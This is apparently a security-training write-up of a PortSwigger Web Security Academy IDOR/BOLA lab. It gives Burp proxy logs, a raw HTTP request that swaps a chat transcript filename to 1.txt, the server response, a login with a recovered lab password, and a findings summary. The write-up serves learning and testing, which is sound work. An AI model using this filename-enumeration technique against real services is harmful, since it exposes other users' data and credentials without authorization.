



API Security Testing Lab

Author: Harshal Harekar

Date: 28/10/2025

Objective

Test API endpoints for BOLA, authentication flaws, GraphQL injection, and rate-limit bypass. Produce checklist, findings CSV, 50-word summary, and technical remediation.

Tools

Burp Suite, Postman, sqlmap, curl, jq.


Environment

PortSwigger Web Security Academy's Labs

Attacker host with Burp as proxy.

Steps

1. Access PortSwigger Web Security Academy's IDOR Lab.
(IDOR is another name BOLA)



2. Enumerate and Find the API and test for BOLA

- In the lab's web page, click around.
- Log in using the provided creds (wiener:peter)
- After logging in, Select the Live chat tab.
- Send a message and then select View transcript.



- Review the URL and observe that the transcripts are text files assigned a filename containing an incrementing number.

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
846	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/js/chat.js		200	3719	script	js			✓	34.246.129.62	
848	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/js/viewTranscript.js		200	1362	script	js			✓	34.246.129.62	
849	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/labels/js/labHeader.js		200	1673	script	js			✓	34.246.129.62	
850	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/js/chat.js		200	3719	script	js			✓	34.246.129.62	
852	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/labels/images/logoAcademy.svg		200	8652	XHTML	svg			✓	34.246.129.62	
853	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/resources/labels/images/ps-lab-notsolved.svg		200	942	XHTML	svg			✓	34.246.129.62	
854	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/academy/labHeader		101	147					✓	34.246.129.62	
855	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/chat		101	147					✓	34.246.129.62	
856	https://play.google.com	POST	/log/feedback/authenticate?format=json		200	554	JSON				✓	142.250.70.46	
857	https://0a32009e03751f780317b300a20003.web-security-academy.net	POST	/download-transcript		302	106					✓	34.246.129.62	
858	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/download-transcript/5.txt		200	300	text	txt			✓	34.246.129.62	
859	https://0a32009e03751f780317b300a20003.web-security-academy.net	GET	/download-transcript/5.txt		200	300	text	txt			✓	34.246.129.62	

- Change the filename to 1.txt and review the text. Notice a password within the chat transcript.

Request

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a32009e03751f780317b300a20003.web-security-academy.net
3 Cookie: session=561799011Pv8p09v0rBtRfZK0F1012
4 Sec-CH-UA: "Not A Brand";v="99", "Chrome";v="136"
5 Sec-CH-UA-Mobile: 0
6 Sec-CH-UA-Platform: "Linux"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 1
14 Sec-Fetch-Dest: document
15 Referer: https://0a32009e03751f780317b300a20003.web-security-academy.net/chat
16 Accept-Encoding: gzip, deflate, br
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 141
6
7 CONNECTED: -- New chatting with Hal Pline --br/>You: hello-br/>Hal Pline: The flowers here smell so beautiful. Sorry, did you say something?
```

Inspector

Request attributes: 2

Request cookies: 1

Request headers: 19

Response headers: 4

- Return to the main lab page and log in using the stolen credentials.

Lab: Insecure direct object references

Web Security Academy

Insecure direct object references

LAB Not solved

Back to lab description

Home | My account | Live chat

Login


Username

carlos

Password

gc771wctdkkr19469

Log in



Log

Test ID	Vulnerability	Severity	Target Endpoint
1	BOLA	Critical	/download-transcript/1.txt

Summary

The API security test targeted Broken Object Level Authorization (BOLA) vulnerabilities in the live chat transcript feature. By manipulating transcript filenames in the URL (e.g., changing to '1.txt'), unauthorized access to other users' chat data was achieved. This exposed sensitive credentials due to predictable file naming and missing access controls. Manual testing with Burp Suite confirmed the flaw, enabling unauthorized login and validating the severity of the issue.